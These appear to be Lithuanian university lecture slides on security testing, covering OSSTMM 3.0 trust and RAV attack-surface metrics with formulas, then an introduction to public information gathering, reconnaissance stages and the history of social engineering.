- 1.Sudaryti savo žinias apie taikinį;
- 2.Nustatykite bendrą globalų patirties lygį su šio tipo taikiniu ir apie jį žinomas informacijos kiekį;
- 3.Nustatykite informacijos šaltinių šališkumus ir slaptus motyvus;
- 4.Išverskite informacijos šaltiniuose esantį žargoną;
- 5.Įsitikinkite, kad testo įranga yra teisinga su kalibravota ir patvirtinkite, kad testo aplinka užtikrina, kad testo rezultatas nebus užkrēstas nuo paties testo;
- 6.Įsitikinkite, kad įrankių ir procesų vertimo būsena buvo pašalinta kiek tik įmanoma, kad rezultatai nebūtų iš netiesioginių šaltinių procese arba išankstinėje analizėje su kai kuriais įrankiais


Neteisingi suprantami / vartojami apibūdinemieji terminai

- Nėra tokio dalyko kaip 100% apsauga;
- Net kai esate apsaugojės, įsilaužėlis labai panorėjės gali patekti;
- Nėra tobulos apsaugos;
- Apsauga yra procesas, o ne produktas;



OpSec modelis


- Taikinys yra įsivaizduojamas kaip juoda dėžė, kuri negali būti atidaryta;
- Atliekant analizę OpSec modeliu, visas procesas atrodo taip:
 - Kas yra matoma apimtyje? Koks yra galimas žinomas dydis? Kokie taikiniai gali būti nustatyti?
 - Kokie yra interaktyvūs priėjimo taškai prie tų taikinių ir iš kurių vektorių ir kanalų?
 - Kokios kontrolės yra tokiems priėjimams ir pasitikėjimams?
 - Ar kontrolės yra užbaigtos ar jos turi ribojimu?



Apsaugos analizės ataskaita

Atlikus apsaugos analizę yra pateikiama ataskaita apie patį sistemos testą ir kaip jis bu sukurtas, kurioje atispindi sekantys 7 punktai:

1. Nežinomieji;
2. Netestuoti taikiniai;
3. Rasti ir patvirtinti ribojimai;
4. Neteisingi patvirtinimai ir priemonės jiems atsirasti;
5. Nepavykę saugumo procesai ir procedūros;
6. Gerosios praktikos;
7. Atitikimas;



Pasitikėjimo metrika

Pasitikėjimas - yra tada kai vienas subjektas priima neribojamą sąveiką su kietu subjektu. Tai yra ir saugumo skylė ir dažnas pakeitimasis autentifikavimui. Pasitikėjimo metrika leidžia mums išmatuoti kiek patikimas ar teisingas yra pasitikėjimas.

Pasitikėjimo savybės


- Dydis
- Simetrija
- Matomumas
- Pavergimas
- Nuoseklumas
- Pastovumas
- Kompensacija
- Vertė
- Komponentai
- Poringumas

Pasitikėjimo savybės			Yra /Nėra (-1 / 0 / +1)
1		Dydis	
2		Simetrija	
3		Matomumas	
4		Pavergimas / Kontrolė	
5		Nuoseklumas	
6		Pastovumas	
7		Kompensacija	
8		Vertė	
9		Komponentai	
10		Poringumas	

Veiklos apsaugos metrikos

Operacinė metrika yra pastovus matavimas, kuris mums nurodo faktinjį skaičiavimą susijusį su fiziniu pasaulyu, kuriame gyvename.

Ji yra operacinė, nes tai yra skaičiai su, kuriais galime dirbti nuosekliai kiekvieną dieną su kiekvienu žmogumi.



RAV naudojamas apskaičiuoti ir stebėti bet kokio dalyko saugumą laike.

RAV

- RAV yra atakos paviršiaus skalės matavimas, nekontroliuojamų sąveikų su taikiniu kiekis, kuris yra apskaičiuojamas pagal kiekybinį balansą tarp operacijų, apribojimų ir kontrolių. Turint RAV galime žinoti kiek atakos paviršiaus yra atvira;
- RAV nematuoja atakos paviršiaus rizikos, bet padaro jos matavimą įmanomą. Jis negali pasakyti ar tam tikras taikinys bus atakuojamas, bet jis gali pasakyti, kurioje taikinio vietoje jis bus atakuojamas, kokio tipo atakas taikinys gali sėkmingai atlaikyti, kaip giliai užpuolikas gali įsiskverbt i keik daug žalos gali būti padaryta. Su šia informacija tada yra įmanoma įvertinti pasitikėjimą(ir riziką) daug tiksliau;


RAV (2)


Rav yra keli atskiri poringumo, kontrolių ir apribojimų skaičiavimai, kuriuos sukombinavus bus rodomas atakos paviršius dviem praktiškais būdais:

- Tiesus apskaičiavimas;
- Atakos paviršių supratimas kaip didelio paveikslo;

Koks yra RAV?

- RAV šiek tiek skiriasi nuo kitų apsaugos matavimų, nes skaičius priklauso nuo apimties. Visas sistema yra suskaidoma į mažesnes dalis, kurios yra suskirstomos į kategorijas pagal tai ką jos daro ir yra bandom nustatyti sistemos būseną.
- RAV gali būti gautas iš operacinio apsaugos testavimo.






Fundamentalūs saugumo klausimai?

1. Kieki pinigų turi būti išleista saugumui?
2. Kas pirmiausia turėtų būti apsaugota?
3. Kokių saugumo sprendimų ir kaip juos reikia paruošti norint gauti maksimalų efektyvumą?
4. Koks patobulėjimas yra pasiekiamas su specifiniais saugumo pirkiniais ir procesais?
5. Kaip matuojame periodines saugumo pastangas ir patobulinimus?
6. Kaip žinome ar mažiname mums aktualių grėsmių atsitikimo galimybes?
7. Ar RAV gali parodyti kaip gerai kažkas gali atlaikyti ataką?
8. Ar RAV gali padėti su reglamentų atitikimu?

RAV sudarymas

- RAV reikalauja apsaugos testo rezultatų, kur testas gali būti bet koks;
- RAV dalys yra:
 - Poringumas;
 - Kontrolė;
 - Apribojimai;



RAV sudarymas (2)

- Vienas iš svarbiausių RAV ribojimų, kad apsauga gali būti apskaičiuota tik apimčiai. Pasikeitimą kanale, vektoriuje, indekse reiškia naują apimtį ir naują apsaugos skaičiavimą;
- Tačiau, kai yra apskaičiuota keletas apimčių jos gali būti apjungiamos, tokiu būdu bus sukurta viena apsauga, kuri parodys pilnesnį visų apimčių operacinės apsaugos pilnesnį vaizdą.

RAV skaičiuotuvas

Galutinis RAV tikslas –
esamos apsaugos
apskaičiavimas

Vertinamos rizikos kainos sudarymo pavyzdys naudojant OSSTMM 3.0 metodika

Galiojimo sritis		Nuostolių kontrolė	
Galiojimo sritis	1	Autentifikavimas	0
		Non-Repudiation	0
		Kofidencialumas	0
		Privatumas	0
Operacinis saugumas		Apdraudimas	0
Matomumas	0	Vientisumas	0
Priėjimas	0	Saugumas	0
Patikimumas	0	Naudojamumas	0
Op Saug Δ	0	Nuoseklumas	0
Op Saug Bendras	0	Aliarmas	0
Op Saug % gal srityje	100	Nuostolių kontrolės Δ	0
		Bendra nuostolių kontrolė	0
		Nuostolių kontr % Op Saug	0
		Nuostolių kontr % gal sr	0
Saugumo ribojimo dydis			
		Tikrinta	Nustatyta
Pažeidžiamumas		1,00000000	1,01000000
Silpnumas		0,99000000	0,99990000
Ispėjimai		0,98010000	0,98890100
Įšoriniis poveikis		0,97029900	0,98000199
Anomalija		0,96059601	0,97020197
		tikrinta	nustatyta
pažeidžiamumai		0	0
silpnumai		0	0
Ispėjimai		0	0
įšoriniai poveikiai		0	0
anomalijos		0	0
		Saugumo ribojimų Δ:	0,00000000
		Viso saugumo ribojimų:	0,00000000
		Faktinė Delta:	0,00000000
		Faktinis saugumas:	100,00000000

RAV skaičiuotuvas

Realus skaičiavimo
pavyzdys

Apimtis		Kontrolės	
Veikianti sritis	2	Autentifikavimas	8
Sistemos saugumas		Saugumas	18
Įrangos matomumas	1	Kofidencialumas	18
Priėjimas	1	Vientisumas	24
Patikimumas	1	Nuoseklumas	21
Saug A	-4	Aliarmas	20
Saug Bendras	4		
Saug % nagr. apimtyje	98,00		
		Kontrolės Δ	
Bendra kontrolė		Kontrolės Δ	10,9
Kontr % Saug		Bendra kontrolė	10,9
Kontr % gal sr		Kontr % Saug	272,5
		Kontr % gal sr	545,00
Saugumo ribojimo dydis			
		Tikrinta	Nustatyta
Pažeidžiamumas	9	0,47	0,47
Silpnumas	14	0,46	0,47
Ispėjimai	12	0,46	0,46
Išorinis poveikis	65	0,45	0,46
		tikrinta	nustatyta
pažeidžiamumai	9	9	8,41
silpnumi	14	14	12,96
ispėjimai	12	12	10,99
išoriniai poveikiai	65	65	58,93
		Saugumo ribojimų Δ:	91,29
		Viso saugumo ribojimų:	45,65
		Faktinė Pokytis:	-84,39
		Faktinis saugumas:	61,25

Operacinė apsauga

- Norint sužinoti atakos paviršių reikia turėti sekančius savybių apskaičiavimas:
 - Matomumas (P_V);
 - Prieinamumas (P_A);
 - Pasitikėjimas (P_T);

Poringumas

- Turint aukščiau paminėtų šių savybių reikšmes mes galime apskaičiuoti operacinę apsaugą:

$$OpSec_{SUM} = P_V + P_A + P_T$$

- ▶ Skaičiuojat RAV yra būtina nustatyti operacinės apsaugos pagrindinjų dydį:

$$OpSec_{base} = \log^2(1 + 100 \times OpSec_{sum})$$

Kontrolės

Sekantis žingsnis RAV skaičiavime yra
kontrolių nustatymas:

- Autentifikacija;
- Žalos atlyginimas;
- Apjungimas;
- Tęstinumas;
- Atsparumas;
- Ne atsižadėjimas

Kontrolių apskaičiavimas

Kontrolių skaičiavimas yra susideda iš:

- Praradimo kontrolių suma LC_{sum} ;
- Trūkstamų kontrolių suma MC_{sum} ;
- Tikrujų kontrolių TC_{sum} ;
- Visų kontrolių FC_{base} ;

Praradimo kontrolės apskaičiavimas

Šiuų kontrolių sumą 10 praradimo kontrolių:

Kontrolės		Autentifikavimas	LC_{Au}
		Žalos atlyginimas	LC_{Id}
	Klasė a	Atsparumas	LC_{Re}
		Apjungimas	LC_{Su}
		Tęstinumas	LC_{Ct}
		Neatsižadėjimas	LC_{NR}
	Klasė b	Konfidencialumas	LC_{Cf}
		Privatumas	LC_{Pr}
		Vientisumas	LC_{It}
		Perspėjimas	LC_{Al}

$$LC_{sum} = LC_{Au} + LC_{Id} + LC_{Re} + LC_{Su} + LC_{Ct} + LC_{NR} + LC_{Cf} + LC_{Pr} + LC_{It} + LC_{Al}$$

Trūkstamos kontrolės apskaičiavimas

Trūkstamų kontrolių radimas yra daromas su kiekviena praradimo kontrolės kategorija atskirai. Pvz. autentifikavimo trūkstamos kontrolės nustatymui (MC_{Au}) turime atimti autentifikavimo (LC_{Au}) kontrolių suma iš apimties esančios $OpSec_{sum}$.

Jeigu $OpSec_{sum} - LC_{Au} \leq 0$

Tada $MC_{Au} = 0$

Kitaip $MC_{Au} = OpSec_{sum} - LC_{Au}$

$$MC_{sum} = MC_{Au} + MC_{Id} + MC_{Re} + MC_{Su} + MC_{Ct} + MC_{NR} + MC_{Cf} + MC_{Pr} + MC_{It} + MC_{Al}$$

Tikros kontrolės

Tikros kontrolės yra atvirkštinis dydis trūkstamoms kontrolėms:

$$TC_{Au} = OpSec_{sum} + MC_{sum}$$

- ▶ Tikrujų kontrolių bazinis dydis:

$$TC_{base} = \log^2(1 + 10 \times OpSec_{sum} - MC_{sum} \times 0,1)$$

- ▶ Tikras uždengimas (TC_{vg}) gali būti pritaikytas išreikšti pritaikytų kontrolių procentinę:

Jeigu $OpSec_{sum} = 0$

Tada $TC_{vg} = 0$

Kitai $TC_{vg} = 1 - \frac{MC_{sum}}{10 \times OpSec_{sum}}$

Visos kontrolės

Viso kontrolės, kita vertus, apima visas pritaikytas kontroles neatsižvelgiant į pusiausvirų paskirstymą. Šis dydis yra svarbus išsamiai matuojant, pavyzdžiui, dviejų veiksnių autentifikavimo vertę ir kitus apsaugos atvejus pagal tuos pačius kriterijus: matomumą, priėjimą ir pasitikėjimą. Pilnos kontrolės bazinis dydis (FC_{base}) yra duotas kaip:

$$FC_{base} = \log^2(1 + 10 \times LC_{sum})$$

Apribojimai

Kiekvieno apribojimo reikšmė priklauso nuo poringumo ir kontrolių, todėl jų dydžiai priklauso nuo taikinio. Galimi ribojimai:

- Pažeidžiamumas;
- Silpnumas;
- Rūpestis;
- Atidengimas;
- Anomalija;

► Trūkstamo uždengimo procentas:

Jeigu $OpSec_{sum} = 0$

Tada $MC_{vg} = 0$

$$\text{Kitaip } MC_{vg} = \frac{MC_{sum} \times 0.1}{OpSec_{sum}}$$

Apribojimų apskaičiavimas

Ivesti	Pasvertas dydis	Kintamieji
Pažeidžiamumas L_V	$\frac{(OpSec_{sum} + MC_{sum})}{OpSec_{sum}}$	MC_{sum} : trūkstamų kontrolių suma
Silpnumas L_W	$\frac{(OpSec_{sum} + MC_A)}{OpSec_{sum}}$	MC_A : Trūkstamų kontrolių suma, kontrolių klasėje A
Susirūpinimas L_C	$\frac{(OpSec_{sum} + MC_B)}{OpSec_{sum}}$	MC_B : Trūkstamų kontrolių suma, kontrolių klasėje B
Atidengimas L_E	$\frac{((P_V + P_A) \times MC_{vg} + L_V + L_W + L_C)}{OpSec_{sum}}$	P_V : matomumo suma P_A : Priėjimų suma MC_{vg} : Trūkstamo uždengimo procentas
Anomalija L_A	$\frac{(P_T \times MC_{vg} + L_V + L_W + L_C)}{OpSec_{sum}}$	P_T : Matomumo suma MC_{vg} : Trūkstamo uždengimo procentas


Apsaugos ribojimų pagrindas

Apsaugos ribojimų pagrindas ($SecLim_{base}$) dydis yra pagrindinis saugumo ribojimų dydis naudojamas RAV lygčiai:

$$\begin{aligned} & SecLim_{sum} \\ &= \left(L_V \times \frac{(OpSec_{sum} + MC_{sum})}{OpSec_{sum}} \right) + \left(L_W \times \frac{(OpSec_{sum} + MC_A)}{OpSec_{sum}} \right) \\ &+ \left(L_C \times \frac{(OpSec_{sum} + MC_B)}{OpSec_{sum}} \right) + \left(L_E \times \frac{((P_V + P_A) \times MC_{vg} + L_V + L_W + L_C)}{OpSec_{sum}} \right) \\ &+ \left(L_A \times \frac{(P_T \times MC_{vg} + L_V + L_W + L_C)}{OpSec_{sum}} \right) \end{aligned}$$

- ▶ Apsaugos ribojimų bazine lygtis pateikiama kaip:

$$SecLim_{base} = \log^2(1 + 100 \times SecLim_{sum})$$



Esama apsauga

Esamos apsaugos delta

$$ActSec\Delta = FC_{base} - OpSec_{base} - SecLim_{base}$$


Tikra apsauga

$$TruPro = 100 + TC_{base} - OpSec_{base} - SecLim_{base}$$


Esama apsauga

ActSec

$$\begin{aligned} &= 100 + ActSec\Delta - \frac{1}{100} \times (OpSec_{base} \times FC_{base} - OpSec_{base} \\ &\quad \times SecLim_{base} + FC_{base} \times SecLim_{base}) \end{aligned}$$



Dėkui už démesį



Saugumo patikros ir etiško įsilaužimo metodai


(T120M154)

Informacijos rinkimas viešoje erdvėje. Socialinės
inžinerijos metodai



Mokomoji medžiaga

- Vadovėlis, kurį galima skaityti elektroninėje erdvėje „Saugumo patikros ir etiško įsilaužimo technologijos“
- http://www.ebooks.ktu.lt/eb/241/saugumo_patikros_ir_etisko_isilauzimo_technologijos/



Viešoji erdvė

Viešosios erdvės sąvoka

- Viešąją erdvę kaip sąvoką apibrėžė vokiečių filosofas Jurgenas Habermasas. Knygoje „Struktūrinės viešosios erdvės transformacijos: buržuazinės visuomenės kategorijų analizė,” (pirmą kartą išleistoje 1962 m., o į anglų kalbą išleistoje ir po to išpopuliarėjusioje tik 1989 m.) jis įvardijo ir detaliai aptarė buržuazinės viešosios erdvės atsiradimą ties 18 ir 19 a. sandūra, pasiremdamas to meto politinio, socialinio, kultūrinio gyvenimo ir filosofijos pokyčiais.
- Būtent jis įtikinamai parodė, kaip monarhistinė, feodalinė visuomenė, neskyrusi valstybės ir visuomenės, viešojo ir privataus gyvenimo, kurios politika reiškėsi statuso ir galios demonstravimu, palaipsniui dėl naujos liberalios konstitucinės tvarkos virsta visai kitokia, skyrusia viešą nuo privataus ir dėl to suformavusia viešąją erdvę, kurioje vyko kritiniai debatai, skirti viešajai nuomonei formuoti.

Viešosios erdvės sąvoka


- Šią virsmą paspartino ir plačiai paskleidė tuo metu vykės literatūrinės spaudos leidybos proveržis, nauji laikraščiai ir žurnalai, kuriuose ėmė rastis visai naujo kritinio ir tuo pačiu plačiajai visuomenei suprantamo stiliaus tekstai, vėliau įgavę publicistikos vardą. Visus juos siejo kritinis požiūris ir siekis formuoti viešąją nuomonę.
- Greta spaudos egzistavo ir sakytinis viešasis diskursas, reiškėsis žinomuose to meto viešosios erdvės diskusijų forumuose – gerų prancūziškų namų salonuose, vokiečių užstalės draugijose (Tischgesellschaften) ir britų kavinėse. Kitaip sakant, „viešoji erdvė“ turėjo ir tiesioginę, ir perkeltinę reikšmę, tai buvo ir vieta, kur piliečiai galėjo aptarti bendrus interesus ir taip veikti valstybės gyvenimą.

Viešosios erdvės sąvoka

- Viešoji erdvė, atsiradusi kaip priešprieša valstybinės galios struktūroms, skyrėsi ne tik nuo jų, bet ir nuo privataus gyvenimo, nors ir išaugo iš privačių draugijų ir asmeniniais ryšiais susijusių bendrijų.
- Antrojoje XIX a. pusėje atsiranda masinės komercinės spaudos industrija, kurios protrūkį lemia technologinės naujovės ir kapitalo susidomėjimas naujomis verslo galimybėmis.
- Formuojantis miestų visuomenei, ištvirtinant demokratiniams parlamentams, o žiniasklaidoje išsigalint rinkos santykiams, politinę spaudos polemiką ima keisti manipuliavimas ir propaganda. Siaurėja viešųjų svarstymų erdvė, iškyla grėsmė pliuralizmui.


Šiuolaikinė viešoji erdvė

- Dabartiniu metu viešoji erdvė neretai tapatinama su elektronine erdve, kuriai neegzistuoja valstybių sienos ir daugelis kitų apribojimų.
- Elektroninėje erdvėje egzistuoja labai dideli skirtingų pavidalų informacijos kiekiai, kurie neretai smarkiai skiriasi nuo ankstesniais amžiais platintos ir naudotos informacijos.
- Kartu informacija – tai svarbiausias informacinių technologijų saugos objektas.
- Informacinės technologijos leidžia labai įvairiai išsiminti, saugoti, apdoroti, persiųsti informaciją.
- Kiekvienas konkretus informacijos vartotojas yra suinteresuotas, kad informacija būtų saugi, nebūtų keičiama be autoriaus ar savininko žinios, būtų prieinama tik tiems, kurie turi teisę šią informaciją naudoti.




Virtuali viešoji erdvė

- Nusakytas informacijos gyvenimas realizuoojamas šiuolaikinėje elektroninėje erdvėje.
- Internetas kaip virtuali viešoji erdvė vis labiau plinta mūsų visuomenėje.
- Internetas nėra vien nuomonių ir interaktyvaus bendravimo ringas, Jame daug nešališkos informacijos, paslėptos reklamos, užsakomųjų straipsnių ir dar daug visko, kas peržengia Habermaso suformuotos viešosios erdvės sampratą.




Socialinis informacijos gyvenimas



Informacijos savybės

- Informaciją galima laikyti dinamišku objektu, kuris suformuojamas sąveikaujant objektyviems duomenims ir subjektyviems metodams.
- Kiekviena konkreti mokslo disciplina nagrinėja tas informacijos savybes, kurios šiuo atveju yra aktualiausios.
- Galima nagrinėti tokias informacijos savybes:
 - Informacijos objektyvumas ir subjektyvumas;
 - Informacijos pilnumas;
 - Informacijos pasiekiamumas;
 - Informacijos tikslumas;
 - Informacijos patikimumas.




Informacijos rinkimas

- ❑ Informacijos rinkimas ir kaupimas – pradinė darbo su informacija stadija.
- ❑ Informacija renkama ir kaupiama turint kokį nors tikslą,
- ❑ Kaupti galima tam tikroje fizinėje laikmenoje dokumentuotą informaciją.
- ❑ Sukaupta informacija gali naudotis studentai, mokslininkai, rašytojai, kultūros veikėjai ir kiti asmenys.


Informacijos rinkimas viešojoje erdvėje

- Informacijos rinkimą viešojoje, laisvai prieinamoje erdvėje galima skirstyti į du pogrupius:
 - Informacijos rinkimas apie asmenis, vartotojus ir organizacijas.
Informacija renkama naudojantis socialiniais tinklais, susipažstant su asmeniu, tiriant įmonės infrastruktūrą it t.t. Galima naudoti paieškos variklius – Google, Yahoo! ir pan.
 - Informacijos rinkimas apie informacines sistemas, naudojant tam tikrus įrankius bei paieškos sistemas.



Informacijos rinkimas

- ❑ Informacijos rinkimas yra antrasis išibrovimo testo etapas.
- ❑ Stengiamasi surinkti kuo daugiau informacijos apie pasirinktą atakos auką: potencialius vartotojų vardus, IP adresus, vardų serverius ir t.t.
- ❑ Priklausomai nuo naudojamo metodo informacijos rinkimas gali būti aktyvus arba pasyvus:
 - ❑ Aktyviuoju metodu informacija renkama įvedant tinklo srautą į aukos tinklą;
 - ❑ Pasvyviuoju metodu informacija renkama naudojantis įprastinėmis paieškos sistemomis.




Informacijos rinkimo etapai


- Duomenų rinkimas – kuo daugiau sužinoti apie aukos sistemą, kuo užsiima organizacija, kokia jos organizacinė struktūra.
- Sekimas – pažymėti kuo daugiau DNS (srities pavadinimų sistemas) iš surinktų sričių ir išversti juos į IP adresus ir IP adresų ruožus.
- Tikrinimas – DNS naudojamas nustatyti IP adresų ir IP adresų ruožų sąrašus. Bandoma tikrinti ar jie tikrai susieti su numatomomis aukomis.
- Gyvumas – stengiamasi nustatyti, kurie iš identifikuotų IP adresų gali būti pasiekiami.

Informacijos apdorojimas

- Gautą (perduotą, priimtą) informaciją bandoma suprasti, išskirti, apibendrinti, kas svarbiausia konkrečios veiklos kontekste.
- Iš turimos informacijos kaupiamos žinios, iš sukauptų žinių daromos išvados, kuriamos hipotezės, o joms patvirtinti arba paneigtai ieškoma naujos informacijos ir taip formuojama kompetencija pasirinktoje veiklos srityje.
- Paplitus kompiuteriams ir internetui, žmogus tapo laisvas ne tik nuo nekūrybiškų ir nuobodžių aritmetinių skaičiavimų, bet ir atsirado galimybė apdoroti kitokios rūšies informaciją: tvarkyti tekstus, piešinius, muzikos ar vaizdo įrašus.
- Šiandien pasaulyje informacijos apdorojimas vis tobulinimas, vis ieškoma žmogui patogesnių būdų ir priemonių.



Informacijos paieška



Informacijos paieška


- ❑ Kol informacijos buvo santykinai nedaug, susirasti reikiama informaciją nebuvo itin sunku. Šiandien joks specialistas nebepajégia net peržiūrėti pasaulyje leidžiamų jo specialybės žurnalų.
- ❑ Informacijos paieška kasdien tampa vis sudėtingesne problema. Kuriamos automatinės paieškos sistemos, bibliotekų katalogai perkeliami į kompiuterių tinklus.
- ❑ Informacijos paieška dažniausiai persikelia i virtualią erdvę, kur yra naudojamos tam tikros paieškos sistemos.

Informacijos patikimumas

- Vertinant informaciją, didelį vaidmenį vaidina kritinis mąstymas, kuris skatina abejoti ir ieškoti atsakymų į kylančius klausimus. Tai formuoja asmeninę nuomonę, kurią reikia mokėti apginti.
- Straipsniui, moksliniam pranešimui ar rašto darbui sukaupus informaciją, būtina ją peržiūrėti ir kritiškai įvertinti.
- Ne visa informacija yra lygiavertė savo turiniu, tinkamumu ir patikimumu. Informacijos tinkamumo ir patikimumo lygi lemia ir informacijos panaudojimo tikslas.


Informacijos panaudojimo rodikliai

- Surinkus informaciją, būtina ją visapusiškai įvertinti. Svarbu, kad informacija:
 - Būtų tikslia, nes tai gali būti kažkokio nežinomo autoriaus pamastymai ir interpretacijos be aiškaus mokslinio pagrindo;
 - Būtų nepasenusi, nes neretai internetiniuose šaltiniuose nenurodoma informacijos paskelbimo data;
 - Būtų skelbtina, nes galima surasti konfidentialią ar riboto naudojimo informaciją, kurios skelbti negalima.
- Priklausomai nuo renkamos informacijos panaudojimo tiksllo būtina įvertinti surinktos informacijos vertę ir pobūdį ir skirti reklaminę, mokslinę, meninę informaciją.
- Reikia cituoti informacijos šaltinius, įvertinti medžiagos autoriu autorines teises.



SOCIALINĖS INŽINERIJOS METODAI


Truputis istorijos



K. Properis

Vienas iš šiuolaikinės socialinės inžinerijos pradininkų K. Properis akcentavo, kad socialinė inžinerija (social engineering) – tai taikomieji socialinių mokslų metodai, orientuoti :

- ❑ I žmonių elgsenos orientacijos pakeitimą;
- ❑ I socialinių problemų sprendimą;
